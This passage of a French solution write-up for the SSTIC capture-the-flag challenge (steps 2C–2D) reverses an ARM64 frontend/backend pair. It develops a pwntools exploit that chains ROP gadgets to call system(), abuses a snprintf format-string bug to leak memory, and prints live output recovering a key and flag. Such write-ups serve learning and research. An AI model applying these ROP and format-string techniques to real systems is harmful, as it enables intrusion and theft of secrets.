encore de l'arm … logique mais bon on pouvait avoir espoir …

6.8 Rop & system

De la même façon que pour récupérer le firmware j'ai mis en place un mini-rop pour appeler la fonction système et pouvoir explorer un peu le serveur distant.

la seule différence avec la récupération du firmware étant l'argument qui est ici une ligne de commande et la fonction de jump

```
[...]
cmd_line = sys.argv[2].encode()
bytes_cmd_line = [y + b'\x00' * (4 - len(y)) for y in [cmd_line[x * 4:x * 4 + 4] for x in
    range(len(cmd_line) // 4 + 1)]]
bytes_cmd_line = b"".join(bytes_cmd_line)
data_payload = b"A" * MEGA_OFFSET + bytes_cmd_line + b'\x00' * 4 + b"B" * 32
add_data(False, data=data_payload)
[...]
jmp_buf[0] = p64(possible_libc + (0x5502885734 - 0x550283E000)) # <- value for x19 to jmp
    to function system in libc
```

Malheureusement pas grand-chose de pertinents, on retrouve 2 users `frontendUser` et `backendUser`, on peut récupérer dans le home du backend le firmware que l'on a récupéré avant, mais bon avec les permissions qu'on a, impossible de lire plus de choses.

Partons maintenant sur l'analyse du backend, qui doit avoir une utilité dans la suite du challenge !

6.9 Analyse du backend

Le backend est tout comme le frontend un binaire en ARM64. La principale difficulté étant cependant que le binaire est incomplet, il manque certaines parties du binaire.

Pour pouvoir l'analyse correctement il a fallu dans un premier créer un segment correspondant aux zones mémoires ayant disparues :




FIGURE 11 – le segment interne correspondant aux plages mémoire manquantes

L'autre difficulté étant que les symboles de la libC sont manquantes, il a fallu donc, lors de la première partie de renommage des variables et fonctions, retrouver à quoi correspondant chaque fonction. Le frontend et la backend partageant une certaine logique, il a été relativement facile de mapper les fonctions de la libC de base (`read/write/memcpy/memset etc...`).

```
__int64 __fastcall sub_1150(unsigned int a1)
{
  unsigned int v1; // w0
  __int64 v2; // x0
  unsigned int v3; // w1
  __int64 v6; // [xsp+30h] [xbp+30h]
  char v7[40]; // [xsp+40h] [xbp+40h] BYREF
  __int64 v8; // [xsp+68h] [xbp+68h]

  v8 = *MEMORY[0x15FD0];
  v6 = MEMORY[0x15FB8] + 8LL;
  if ( !*(_BYTE *)(MEMORY[0x15FB8] + 8LL)
    && *(_DWORD *)(MEMORY[0x15FB8] + 12LL) == 32
    && (unsigned int)sub_2C64(MEMORY[0x15FB8] + 20LL, *(unsigned int *)(MEMORY[0x15FB8] + 12LL)) == *(_DWORD *)(v6 + 268) )
  {
    if ( ((unsigned int (__fastcall *)(__int64, _QWORD, _QWORD))&qword_258[385])(
            v6 + 12,
            MEMORY[0x16030],
            *(unsigned int *)(v6 + 4)) )
    {
      *MEMORY[0x15FB8] = 0;
      memset(v7, 0, 33);
      ((void (__fastcall *)(char *, __int64, __int64))&qword_258[375])(v7, 33LL, v6 + 12);
      *(_DWORD *)(MEMORY[0x15FB8] + 4LL) = 4919;
      *(_DWORD *)(v6 + 4) = 50;
      v2 = ((__int64 (__fastcall *)(__int64, unsigned __int64, __int64))&qword_258[357])(v6, 0x4788uLL, 50LL);
      sub_2D88(v2);
      sub_2D8C(a1);
      ((void (__fastcall *)(__int64))&qword_E70[4])(1LL);
      *(_DWORD *)(v6 + 4) = 32;
      ((void (__fastcall *)(__int64, char *, __int64))&qword_258[357])(v6, v7, 32LL);
      sub_2D8C(a1);
      v1 = 0;
    }
    else
    {
      *MEMORY[0x15FB8] = 1;
      *(_DWORD *)(MEMORY[0x15FB8] + 4LL) = 4919;
      *(_DWORD *)(v6 + 4) = 32;
      ((void (__fastcall *)(__int64, unsigned __int64, __int64))&qword_258[357])(v6, 0x16010uLL, 32LL);
      sub_2D8C(a1);
      v1 = 1;
    }
```

FIGURE 12 – avant création des segments et renommage des variables

```
__int64 __fastcall route_for_something(unsigned int a1)
{
  unsigned int v1; // w0
  unsigned int v2; // w1
  BufferComStruct *data; // [xsp+30h] [xbp+30h]
  char temp_buffer[40]; // [xsp+40h] [xbp+40h] BYREF
  __int64 v7; // [xsp+68h] [xbp+68h]

  v7 = *BufferCom_24;
  data = &BufferCom->payload;                   // buffer + 2 (int32) = buffer + 8 -> data zone
  if ( !LOBYTE(BufferCom->payload.val1)         // data + 0 ~= 0
    && BufferCom->payload.size == 32            // size
    && (unsigned int)compute_crc((__int64)BufferCom->payload.data, BufferCom->payload.size) == data->crc )// v5[67] = 67 * 4  = 268 -> position o
  {
    if ( (unsigned int)((__int64 (__fastcall *)(char *, __int64, _QWORD))maybe_strncmp)(
                          data->data,           // data + 3*4(12) = password
                          PROBABLY_PASSWORD,
                          (unsigned int)data->size) )// size
    {
      BufferCom->flag = 0;
      memset(temp_buffer, 0, 33);
      ((void (__fastcall *)(char *, __int64, char *))maybe_snprintf)(temp_buffer, 33LL, data->data);// function (buffer, size, password)
      BufferCom->action = 4919;                 // flag
      data->size = 50;                          // size
      ((void (__fastcall *)(BufferComStruct *, unsigned __int64, __int64))maybe_memcpy)(data, 0x4788uLL, 50LL);
      maybe_reset_buffercom();                  // probably wrong guess here
      write_gBoolOption_to_fd(a1);
      ((void (__fastcall *)(__int64))unk_E90)(1LL);// idk ??????
      data->size = 32;
      ((void (__fastcall *)(BufferComStruct *, char *, __int64))maybe_memcpy)(data, temp_buffer, 32LL);// write temp buffer to us
      write_gBoolOption_to_fd(a1);
      v1 = 0;
    }
    else
    {
      BufferCom->flag = 1;
      BufferCom->action = 4919;
      data->size = 32;
      ((void (__fastcall *)(BufferComStruct *, __int16 *, __int64))maybe_memcpy)(data, &PROBABLY_CYPHER_KEY, 32LL);
      write_gBoolOption_to_fd(a1);
      v1 = 1;
    }
  }
  else
```

FIGURE 13 – après renommage ça a plus de sens

Concernant l'analyse à proprement parler je suis partie d'une fonction qui me semblait avoir du sens logique :

```
int firmware; // [xsp+2Ch] [xbp+2Ch]
```

```
  do
  {
    read_fd_to_gBoolOption(a1);
    result = (unsigned int)BufferCom[1];
    if ( (_DWORD)result == 4926 )
    {
      firmware = (unsigned __int8)route_for_something(a1);// nothing ?
    }
    else
    {
      if ( (unsigned int)result <= 4926 )
      {
        switch ( (_DWORD)result )
        {
          case 4925:
            firmware = (unsigned __int8)route_for_retrieve_firmware(a1);// retrieving
                firmware ?
            goto LABEL_19;
          case 4924:                                // check password admin
            firmware = route_for_check_password();
            goto LABEL_19;
          case 4923:                                // close connection
            return result;
          case 4922:                                // do thing for sign
            firmware = (unsigned __int8)route_for_sign(a1);
            goto LABEL_19;
          case 4921:                                // do thing for decrypt
            firmware = (unsigned __int8)route_for_decrypt(a1);
            goto LABEL_19;
          case 4919:                                // something before sign decrypt &
              encrypt
            firmware = (unsigned __int8)route_for_prepare_SED();
            goto LABEL_19;
          case 4920:                                // do thing for encrypt
            firmware = (unsigned __int8)route_for_encrypt(a1);
            goto LABEL_19;
        }
      }
      firmware = 0;
    }
LABEL_19:
    maybe_reset_buffercom();
    BufferCom[1] = 4918;                        // not used
    *BufferCom = firmware;
    write_gBoolOption_to_fd(a1);
  }
  while ( firmware );
  *unk_15FF0 = 0LL;
  return ((__int64 (__fastcall *)(__int64, __int64))&maybe_read[16])(unk_15FF0 + 16LL, 1
      LL);
```

En effet, cette fonction a l'air globalement de correspondre a des mécanismes que l'on a trouvé sur le frontend.

Le backend et le frontend communique de façon similaire avec la présence d'un buffer RX/TX. Ce buffer de 276 bytes est manipulé de 2 façons : - read sur un socket de 276 bytes et écriture du buffer - write sur un socket du contenu du buffer

On retrouve sur le frontend comme sur le backend 2 primitives identiques d'écriture/lecture pour ce buffer :

```
ssize_t __fastcall wrapper_write(int a1, const void *a2, unsigned int a3)
{
```

```
  return write(a1, a2, a3);
}
ssize_t __fastcall write_buffer_to_fd(int a1)
{
  return wrapper_write(a1, &buffer, 284u);
}

void *__fastcall wrapper_read(int a1, __int64 buffer, unsigned int nbyte)
{
  char buf; // [xsp+23h] [xbp+23h] BYREF
  unsigned int i; // [xsp+24h] [xbp+24h]

  for ( i = 0; i < nbyte; ++i )
  {
    read(a1, &buf, 1uLL);
    *(_BYTE *)(buffer + i) = buf;
  }
  return &_stack_chk_guard;
}
void *__fastcall read_fd_to_buffer(int a1)
{
  return wrapper_read(a1, (__int64)&buffer, 284u);
}
```

La structure de ce buffer correspond à cela :

```
struct BuffNet
{
  int flag;
  int action;
  BufferComStruct payload;
};
```

Le flag est un nombre qui indique quelle est le contenu du payload. Je n'ai pas analysé l'entièreté des codes d'échanges mais je me suis principalement intéressé à ceux que l'on a pu voir dans la sorte de boucle d'écoute du backend (figure 13 montré un peu avant).

Pour essayer de comprendre leur usage j'ai juste fait une recherche la valeur de chacun des flags dans le code du frontend et j'ai ainsi pu associer globalement à quelles opérations chacun correspondait :

- 4925 récupération du firmware
- 4924 vérification du mot de passe admin
- 4923 fin de connexion socket
- 4922 signature
- 4921 déchiffrement
- 4919 préparation avant signature/chiffrement/déchiffrement
- 4920 chiffrement
- 4918 réinitialisation
- 4926 ??? pas utilisé

J'ai commencé à regarder la fonction de vérification du mot de passe, pensant que la valeur du mot était potentiellement le flag :

```
bool route_for_check_password()
{
  __int64 v1; // [xsp+28h] [xbp+28h]

  v1 = BufferCom + 8LL;
  return !*(_BYTE *)(BufferCom + 8LL)
      && *(_DWORD *)(BufferCom + 12LL) == 32
```

```
      && (unsigned int)compute_crc(BufferCom + 20LL, *(unsigned int *)(BufferCom + 12LL))
           == *(_DWORD *)(v1 + 268)
      && (unsigned int)((__int64 (__fastcall *)(__int64, _QWORD, _QWORD))maybe_strncmp)(
                        v1 + 12,                // password from user
                        PROBABLY_PASSWORD,      // good password
                        *(unsigned int *)(v1 + 4)) == 0;// size (32)
}
```

On identifie donc assez rapidement le mot de passe de référence, j'ai donc essayé de regarder où est-ce qu'il était utilisé ? On se rend compte que le seul autre endroit ou il est utilisé est la route inconnue utilisant le flag *4926* :

```
__int64 __fastcall route_for_something(unsigned int a1)
{
  unsigned int v1; // w0
  unsigned int v2; // w1
  BufferComStruct *data; // [xsp+30h] [xbp+30h]
  char temp_buffer[40]; // [xsp+40h] [xbp+40h] BYREF
  __int64 v7; // [xsp+68h] [xbp+68h]

  v7 = *BufferCom_24;
  data = &BufferCom->payload;                   // buffer + 2 (int32) = buffer + 8 ->
      data zone
  if ( !LOBYTE(BufferCom->payload.val1)
    && BufferCom->payload.size == 32            // size
    && (unsigned int)compute_crc((__int64)BufferCom->payload.data, BufferCom->payload.
        size) == data->crc )// v5[67] = 67 * 4  = 268 -> position of crc
  {
    if ( (unsigned int)((__int64 (__fastcall *)(char *, __int64, _QWORD))maybe_strncmp)(
                        data->data,             // data + 3*4(12) = password
                        PROBABLY_PASSWORD,
                        (unsigned int)data->size) )// size
    {
      BufferCom->flag = 0;
      memset(temp_buffer, 0, 33);
      ((void (__fastcall *)(char *, __int64, char *))maybe_snprintf)(temp_buffer, 33LL,
          data->data);// function (buffer, size, password)
      BufferCom->action = 4919;                 // flag
      data->size = 50;                          // size
      ((void (__fastcall *)(BufferComStruct *, unsigned __int64, __int64))maybe_memcpy)(
          data, 0x4788uLL, 50LL);
      maybe_reset_buffercom();
      write_gBoolOption_to_fd(a1);
      ((void (__fastcall *)(__int64))unk_E90)(1LL);// idk ??????
      data->size = 32;
      ((void (__fastcall *)(BufferComStruct *, char *, __int64))maybe_memcpy)(data,
          temp_buffer, 32LL);// write temp buffer to us
      write_gBoolOption_to_fd(a1);
      v1 = 0;
    }
    else
    {
      BufferCom->flag = 1;
      BufferCom->action = 4919;
      data->size = 32;
      ((void (__fastcall *)(BufferComStruct *, __int16 *, __int64))maybe_memcpy)(data, &
          PROBABLY_CYPHER_KEY, 32LL);
      write_gBoolOption_to_fd(a1);
      v1 = 1;
    }
```

```
  }
  else
  {
    v1 = 0;
  }
  v2 = v1;
  if ( v7 != *BufferCom_24 )
    ((void (__fastcall *)(_QWORD *, _QWORD, __int64, _QWORD))unk_ED0)(BufferCom_24, v1,
        v7 - *BufferCom_24, 0LL);
  return v2;
}
```

Dans cette fonction, si le mot de passe utilisateur est bon alors le programme récupère une valeur (qui se trouve être une clé de chiffrement si l'on regarde sont utilisation dans les fonctions signature/déchiffrement/chiffrement) et l'envoi au frontend.

Pour plus de compréhension on peut créer une structure correspondant au payload :

```
struct BufferComStruct
{
  int val1;
  int size;
  int val3;
  char data[256];
  int crc;
  int size2;
};
```

Mais si le mot de passe n'est pas bon, alors le backend renvoie au frontend le mauvais mot de passe avec un autre code d'erreur. Cependant, la façon donc est copié le mot passe est un `snprintf` brut donc potentiellement vulnérable à des strings format !

```
((void (__fastcall *)(char *, __int64, char *))maybe_snprintf)(temp_buffer, 33LL, data->
    data)
```

Le `snprintf` prend en argument un buffer temporaire, une taille et notre mot de passe directement. Mais le contenu de ce buffer temporaire nous est renvoyé juste après :

```
      ((void (__fastcall *)(BufferComStruct *, char *, __int64))maybe_memcpy)(data,
          temp_buffer, 32LL);
      write_gBoolOption_to_fd(a1);
```

Donc si on arrive à exploiter le snprintf pour faire une potentielle lecture arbitraire, alors peut être il sera possible de lire le contenu d'une zone arbitraire dans la mémoire et donc le mot de passe administrateur par exemple.

Le point complexe ici a été d'identifier la fonction snprintf qui était moins facile à repérer qu'un memcpy par exemple. En toute honnêteté, j'ai demandé à chatgpt de me sortir la liste des fonctions de la libC ayant en paramètre un buffer, une taille et un autre buffer, et la seule fonction correspondant exactement au niveau ordre des paramètres était snprintf.

On a donc potentiellement une vulnérabilité ? Mais encore faut-il pouvoir la tester !

6.10 Rop & RX/TX

On a vu qu'une vulnérabilité était potentiellement présente au niveau des échanges frontend-backend sur la route 4926. Pour pouvoir tester ça de façon fiable j'ai utilisé le même principe de ROP/jump utilisé précédemment pour me faire des primitives d'écriture/lecture utilisant les fonctions vues précédemment.

Si on regarde la primitive de lecture on voit que cette dernière prend un file descriptor en entrée. De même pour l'écriture.

```
void *__fastcall read_fd_to_buffer(int a1)
{
  return wrapper_read(a1, (__int64)&buffer, 284u);
}
```

On peut donc essayer d'utiliser ça a notre avantage :

- read_fd_to_buffer + fd vers nous -> on récupère le contenu du buffer contenu sur le frontend
- write_fd_to_buffer + fd vers nous -> on peut écrire le buffer du frontend
- read_fd_to_buffer + fd le backend -> envoi du contenu du buffer du frontend vers le backend
- write_fd_to_buffer + fd le backend -> écriture sur le buffer du frontend des données envoyées par le backend

Donc concrètement si on veut pouvoir tenter d'exploiter la vulnérabilité potentielle du snprintf il faut :

- écrire le payload de chez nous sur le buffer du frontend
- envoyer le contenu du buffer du frontend au backend
- écrire les données envoyées par le backend sur le buffer du frontend une première fois
- écrire les données envoyées par le backend sur le buffer du frontend une seconde fois
- envoyer les données du buffer du frontend vers nous

Une chose cependant, dans nos exploits précédents on faisait un jump mais le programme avait un segfault après car la stack et les registres étaient dans un sale état.

On cherche donc à faire une fonction qui va faire permettre de pouvoir trigger un jump arbitraire vers une primitive d'écriture/lecture puis qui restaure l'état de notre programme

Comment faire ? facile ! on a un système déjà préparé pour reset l'état de notre programme : **le longjump initial**

Donc on va pouvoir faire ces étapes :

- ajout des 9 données avec une ropchain dans une des données, et une sauvegarde du contenu du buffer originel dans une autre
- jump sur la fonction RX/TX voulue
- rop sur un longjump utilisant le buffer originel sauvegardé

Si on traduit ça en code ça donne ça :

```
def call_function(target_fd, readfd=True, add=b""):
    conn.clean()
    mysend(b"E")

    for i in range(9):
        if i == 1:
            MEGA_OFFSET = 4
            data_payload = b"A" * MEGA_OFFSET + p32(target_fd, endian="little") + p32(0,
                endian="little") + b"B" * 30
            add_data(False, data=data_payload)
        elif i == 5:
            data_payload = b"A" * (64 + 8)
            data_payload += p64(possible_libc + 0x363d8) # ldr x0, [sp, #0x18]; ldp x29,
                x30, [sp], #0x20; ret;

            data_payload += b"B" * 24
            data_payload += p64(possible_libc + 0xeb478) # str wzr, [x0, #0xc0]; ldp x29,
                 x30, [sp], #0x10; ret;
            data_payload += b"C"* 8
            data_payload += p64(basebinaire + 0x15AE8 - 0xc0) # value to put in x0 (
                counter data)
            data_payload += b"D"* 8
            data_payload += p64(possible_libc + 0xdda08) # ldp x0, x1, [sp, #0x20]; ldp
                x29, x30, [sp], #0x30; ret;
```

```
            data_payload += b"E" * 8
            data_payload += p64(basebinaire + 0x1058) # addr longjmp
            data_payload += b"F" * 16
            data_payload += p64(basebinaire + 0x15020 + 276 * 8 + 12) # x0: @addr buffer
            data_payload += p64(1) # x1 return value
            data_payload += cyclic(30, n=4)
            add_data(False, data=data_payload)
        elif i == 8:
            craft = b""
            tmpbuff = copy.deepcopy(og_jmp_buf)
            tmpbuff[11] = p64(guard_possible ^ (basebinaire + 0x1F58)) # valeur du jump
                vers le début du programme du frontend
            for e in tmpbuff:
                craft += e
            add_data(False, data=craft)
        else:
            add_data(False)

    conn.clean()

    for _ in range(2):
        add_data(True)
        conn.clean()
        mysend(b"E")


    target_jmp = possible_libc + 0xc5358 # ldr x0, [x19];  blr  x20;
    zone_stockage = basebinaire + 0x15020

    target_stack = zone_stockage + 276 * 5 + 12 + 64
    addr_value_fds = zone_stockage + 276 * 1 + 12 + MEGA_OFFSET

    addr_to_jmp = guard_possible ^ target_jmp
    addr_for_stack = guard_possible ^ target_stack

    jmp_buf = copy.deepcopy(og_jmp_buf)
    jmp_buf[11] = p64(addr_to_jmp)
    jmp_buf[13] = p64(addr_for_stack)

    jmp_buf[0] = p64(addr_value_fds)  # <- value for fd to x19

    # différente valeur selon qu'on veule appeler la primitive d'écriture ou lecture
    if readfd:
        jmp_buf[1] = p64(basebinaire + 0x2FD0)  # <- value for x20 to jmp write buffer to
            fd
    else:
        jmp_buf[1] = p64(basebinaire + 0x2FA4)  # <- value for x20 to jmp fd to buffer


    craft = b"A" * 40
    for e in jmp_buf:
        craft += e

    add_data(False, craft)

    conn.clean()

    ### trigger jmp
    mysend(b"B")
    conn.clean()
```

```
    mysend(b"X"+add)
```

La seule donnée que l'on modifie dans le contenu du buffer original est l'adresse de jump que l'on remonte un tout petit peu pour utiliser la remise à 0 de la mémoire (donc des compteurs etc) :

```
.text:0000005500001F50                  BL              more_or_less_accept
.text:0000005500001F54                  STR             W0, [SP,#0x30+var_10]
.text:0000005500001F58                  BL              reinitilisation_zone_stockage
    <------------ on jump là
.text:0000005500001F5C                  ADRP            X0, #off_5500014FF0@PAGE
.text:0000005500001F60                  LDR             X0, [X0,#off_5500014FF0@PAGEOFF]
.text:0000005500001F64                  MOV             X3, X0
.text:0000005500001F68                  MOV             X0, #0x148
.text:0000005500001F6C                  MOV             X2, X0  ; n
.text:0000005500001F70                  MOV             W1, #0  ; c
.text:0000005500001F74                  MOV             X0, X3  ; s
.text:0000005500001F78                  BL              .memset
.text:0000005500001F7C                  ADRP            X0, #off_5500014FF0@PAGE
.text:0000005500001F80                  LDR             X0, [X0,#off_5500014FF0@PAGEOFF]
.text:0000005500001F84                  ADD             X0, X0, #0x10 ; env
.text:0000005500001F88                  BL              ._setjmp
.text:0000005500001F8C                  MOV             W1, W0  <-------------- le
    pointeur jump ici intialement
```

La ropchain utilise différents gadgets pour pouvoir set correctement les valeurs dans stack et pour que les appels de fonction se passe bien. Pour établir la ropchain j'ai utilisé massivement la fonction `cyclic` et `cyclic_find` de `pwntools`

```
>>> from pwn import *
>>> cyclic(30)
b'aaaabaaacaaadaaaeaaafaaagaaaha'
>>> cyclic_find("aaac")
5
```

La fonction `cyclic` génère une chaine contenant des patterns uniques dont on peut ensuite facilement retrouver l'offset par rapport à la chaine de départ en utilisant `cyclic_find`. Pour est-ce utile dans mon cas ? Pour identifier à quelle position dans la stack les valeurs devait se trouvait.

Je remplissais la stack de la chaine de caractères, puis lors d'un jump vers une fonction, il me suffisait de regarder avec gdb quelle valeur avait été mise dans X0, X1 etc… puis d'identifier l'offset avec `cyclic_find`.

J'aurais pu aussi analyser et comprendre le code assembleur plus en détail, mais au moins avec cette méthode j'étais sûr du résultat.

Donc avec `call_function` je peux faire une écriture lecture utilisant toute la chaine d'exploit initial, puis restaurer un état nominal et ainsi continuer à faire des opérations en toute stabilité sans crash

On peut donc faire une fonction comme ça pour effectuer l'envoi de notre donnée vers la route vulnérable :

```
def loop_exploit(fakepass):

    # envoi de la données vers le buffer du frontend
    print("fakepass:", fakepass)
    call_function(target_fd=FRONTEND, readfd=False)
    fakepass = fakepass + b"\0" * (32 - len(fakepass))
    crc = zlib.crc32(fakepass)
    datatosend = p32(0) + p32(4926) + p32(0) + p32(32) + p32(0) + fakepass + b"\00" * 224
         + p32(crc) + p32(0)
    if len(datatosend) != 284:
        raise ("error datatosend")
```

```
    conn.send(datatosend)
    conn.clean()

    # envoi de la donnée du buffer du frontend vers le backend
    call_function(target_fd=BACKEND, readfd=True)
    conn.clean()

    # reception une première fois des données du backend sur le frontend
    call_function(target_fd=BACKEND, readfd=False)
    conn.clean()

    # reception une seconde fois des données du backend sur le frontend
    # c'est là qu'est renvoyé le contenu du buffer temporaire utilisé par snprintf
    call_function(target_fd=BACKEND, readfd=False)
    conn.clean()

    # reception du contenu du buffer du frontend
    call_function(target_fd=FRONTEND, readfd=True)
    response = conn.recv(284)
    print(response[:8])
    response = response[8: 8 + 40]
    conn.clean()
    print("==>",response)

    # autres appels nécessaire à la fin de la fonction
    call_function(target_fd=BACKEND, readfd=False)
    conn.clean()
    call_function(target_fd=FRONTEND, readfd=True)
    conn.recv(284)
    conn.clean()

    return response
```

6.11 Exploitation du String Format

On a donc maintenant nos primitives permettant d'écrire ce que l'on veut sur la route vulnérable.

On va maintenant faire une exploitation assez simple utilisant un exploit de type *format string*.

On va dans un premier temps faire une lecture des valeurs sur la stack pour essayer de voir si on ne peut pas récupérer une adresse permettant de leak l'adresse de base du binaire :

```
loop_exploit(f"AAAABBBB.%{offset_stack}$p.CCCC".encode())
```

En faisant varier l'offset lors d'appel successif on peut donc ainsi récupérer des valeurs de la stack :

```
==> 0 AAAABBBB%0$p
==> 1 AAAABBBB0x41
==> 2 AAAABBBB0x32
==> 3 AAAABBBB0x4
==> 4 AAAABBBB0xffffd1d2fbb0
==> 5 AAAABBBB0x6c5f5f0045544156
==> 6 AAAABBBB0xffffca482a10
==> 7 AAAABBBB0xaaaab5771db8
==> 8 AAAABBBB0xffff8aea4000
==> 9 AAAABBBB0x4aaa9c0b0
==> 10 AAAABBBB0xffffe16b7960
==> 11 AAAABBBB0xaaaabd636010
==> 12 AAAABBBB0xaaaad4e06e18
```

```
==> 13 AAAABBBB0x40000011
==> 14 AAAABBBB0x4242424241414141
==> 15 AAAABBBB(nil)
==> 16 AAAABBBB(nil)
==> 17 AAAABBBB(nil)
==> 18 AAAABBBB0xffffded04100
==> 19 AAAABBBB0x5e85e7964c67ca00
==> 20 AAAABBBB0xffffc4aa92c0
==> 21 AAAABBBB0xaaaac60e1ed8
==> 22 AAAABBBB0xffffd25722f0
==> 23 AAAABBBB0x4e06d1ed0
==> 24 AAAABBBB0x4c3a946e0
==> 25 AAAABBBB(nil)
==> 27 AAAABBBB0xffff9f9624a0
==> 27 AAAABBBB0xffffb0d244a0
==> 28 AAAABBBB0xffffc5ecca08
==> 29 AAAABBBB0x400000003
==> 30 AAAABBBB0xffffebd6a620
==> 31 AAAABBBB0xffff83c7359
```

On va ici chercher à trouver la valeur de retour de la fonction pour pouvoir ainsi en déduire l'offset.

Si on se souvient bien sur le frontend, les valeurs de base du binaire commençaient par 0xaaaa, donc ici on a les offset 7,11,12 et 21 qui sont similaires.

On va donc essayer de continuer notre poc en testant sur ces 4 valeurs à chaque fois pour essayer d'en déduire l'adresse de retour.

```
.text:0000000000001DB4                  BL              route_for_something
.text:0000000000001DB8                  AND             W0, W0, #0xFF <------- adresse de
    retour supposée de la fonction route_for_something que l'on utilise
```

Notre exploit va donc tenter :

- leak de l'adresse sur l'offset 7/11/12 et 21 -> `loop_exploit(b"CCCCDDDD.%{offset}$p.CCCC")`
- calcul de l'adresse de base du binaire -> `base = addr - 0x1DB8`
- écriture de l'adresse que l'on veut leak dans le buffer temp `loop_exploit(p64(base + target ))`
- déréférencement de la valeur et copie dans le buffer `loop_exploit(b"%4$s")`

`%X$p` va afficher en valeur hexadécimal la valeur situé à un offset de X de la stack

`%4$s` va déréférencer l'adresse située en position 4 de la stack (ici c'est la position du buffer temporaire où on a écrit l'adresse voulue lors de l'appel précédant) puis l'afficher en tant que string (jusqu'a un `\0` ou la limite de la taille du snprintf soit ici 33).

Si on cumule tout on a donc :

```
addr = loop_exploit(b"CCCCDDDD.%7$p.CCCC").split(b".")[1] # leak de l'adresse de retour
addr = int(addr, 16)
base = addr - 0x1DB8 # calcul de la base du binaire

target_addr = p64(base + 0x00016010 ) # adresse de la valeur a leak
loop_exploit(target_addr)

res = loop_exploit(b"%4$s") # récupération de la valeur cible
res2 = [x for x in res[:32]]
with open("keyc.key", "wb") as f:
    f.write(bytes(res2))
```

En pratique j'ai testé d'afficher plusieurs valeurs, je pensais que le flag serait le password administrateur `intern:00016030 PROBABLY_PASSWORD % 8` mais il s'est révélé que c'était la clé de chiffrement `intern:00016010 PROBABLY_CYPHER_KEY % 2`.

Le résultat final :

```
python3 ./script_leakv2.py remote 4
ProxyChains-3.1 (http://proxychains.sf.net)
[+] Opening connection to device.quatre-qu.art on port 8080: Done
b'CIBUD'
Solution: input b'2998995' sha256(b'2998995' + b'CIBUD') = b'0000000
    dc68d363db0afc99266e0599293
13679e0b9fc24f32fc8c9e4a2c87e7'
TRIGGER ERROR
TRIGGER ERROR 2
LEAK INFO
0: 0000ffffdf02c318
1: 0000000000000001
2: 0000ffff883f5000
3: 0000aaaadee13698
4: 0000000000000000
5: 0000ffff8842d000
6: 0000aaaadee11ef4
7: 0000000000000000
8: 0000ffffdf02c328
9: 0000000000000000
10: 0000ffffdf02c170
11: f71cde3c28601220
12: 0000000000000000
13: f71c8b692983ccdc
base binaire = 0xaaaadee10000
possible libc: 0xffff882a4000
possible ldd: 0xffff88409000
addr function: 0xaaaadee11ef4
addr og function: 0xaaaadee11f8c
addr xor: 0xf71cde3c28601220
addr xor sp: 0xf71c8b692983ccdc
guard possible: 0xf71c7496f6810dac
og stack : 0xffffdf02c170
################################
fakepass: b'CCCCDDDD.%7$p.CCCC'
b'\x00\x00\x00\x00\x00\x00\x00\x00'
==> b'CCCCDDDD.0xaaaab3751db8.CCCC\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
addr: 0xaaaab3751db8
base: 0xaaaab3750000
fakepass: b'\x10`v\xb3\xaa\xaa\x00\x00'
b'\x00\x00\x00\x00\x00\x00\x00\x00'
==> b'\x10`v\xb3\xaa\xaa\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
    x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
fakepass: b'%4$s'
b'\x00\x00\x00\x00\x00\x00\x00\x00'
==> b'\x04\xc6\xcb1\xe7\xf3\xbaiL\xc0\x1fP\xd6W?\x8d"\xbe.\x1b\xd7\x86\x1e\x17m[N\xd4<\
    x13\xf9\xf9\x00\x00\x00\x00\x00\x00\x00\x00'
[4, 198, 203, 49, 231, 243, 186, 105, 76, 192, 31, 80, 214, 87, 63, 141, 34, 190, 46, 27,
     215, 134, 30, 23, 109, 91, 78, 212, 60, 19, 249, 249]
[*] Closed connection to device.quatre-qu.art port 8080
```

SSTIC flag step 2 C

SSTIC{ba75fa41a81c43c1095588250d45af850cfcec187ae269f2389829224ae6060b}

C'était long ! Je suppose que pour un reverseur toutes ces étapes semblent triviale, mais quand la seule expérience en reverse et vuln sont des challenges à 15 points sur rootme c'est plus compliqué !

- découverte du reverse ARM64
- meilleure compréhension des Ropchain
- expérience avec IDA multipliée par beaucoup

Merci pour cette épreuve qui était vraiment cool, avec un gros sentiment de satisfaction une fois arrivé au bout !!!!

7. Step 2 D

Voici l'énoncé de l'exercice 2.D :

```
- Pour le dernier équipement, Daniel a perdu son code pin.
Nous avons essayé 'dextraire les informations en attaquant la mémoire sécurisée avec des
    injections de fautes
 mais sans succès .
Pour information la mémoire sécurisée prends un masque en argument et utilise la valeur
    stockée
 XORé avec le masque.
Les mesures qu'on a faites pendant l'expérience sont stockées dans data.h5.
Il est trop volumineux pour la sauvegarde mais tu peux le récupérer à cette adresse :
    https://trois-pains-zero.quatre-qu.art/
    data_34718ec031bbb6e094075a0c7da32bc5056a57ff082c206e6b70fcc864df09e9.h5.
```

```
$ file data_34718ec031bbb6e094075a0c7da32bc5056a57ff082c206e6b70fcc864df09e9.h5
data_34718ec031bbb6e094075a0c7da32bc5056a57ff082c206e6b70fcc864df09e9.h5: Hierarchical
    Data Format (version 5) data
$ du -h data_34718ec031bbb6e094075a0c7da32bc5056a57ff082c206e6b70fcc864df09e9.h5
116M    data_34718ec031bbb6e094075a0c7da32bc5056a57ff082c206e6b70fcc864df09e9.h5
```

Le fichier en question est au format `.h5`, souvent utiliser pour stocker des grands nombres de valeurs numériques (on le retrouve ainsi beaucoup dans la sauvegarde de modèle de réseaux de neurones).
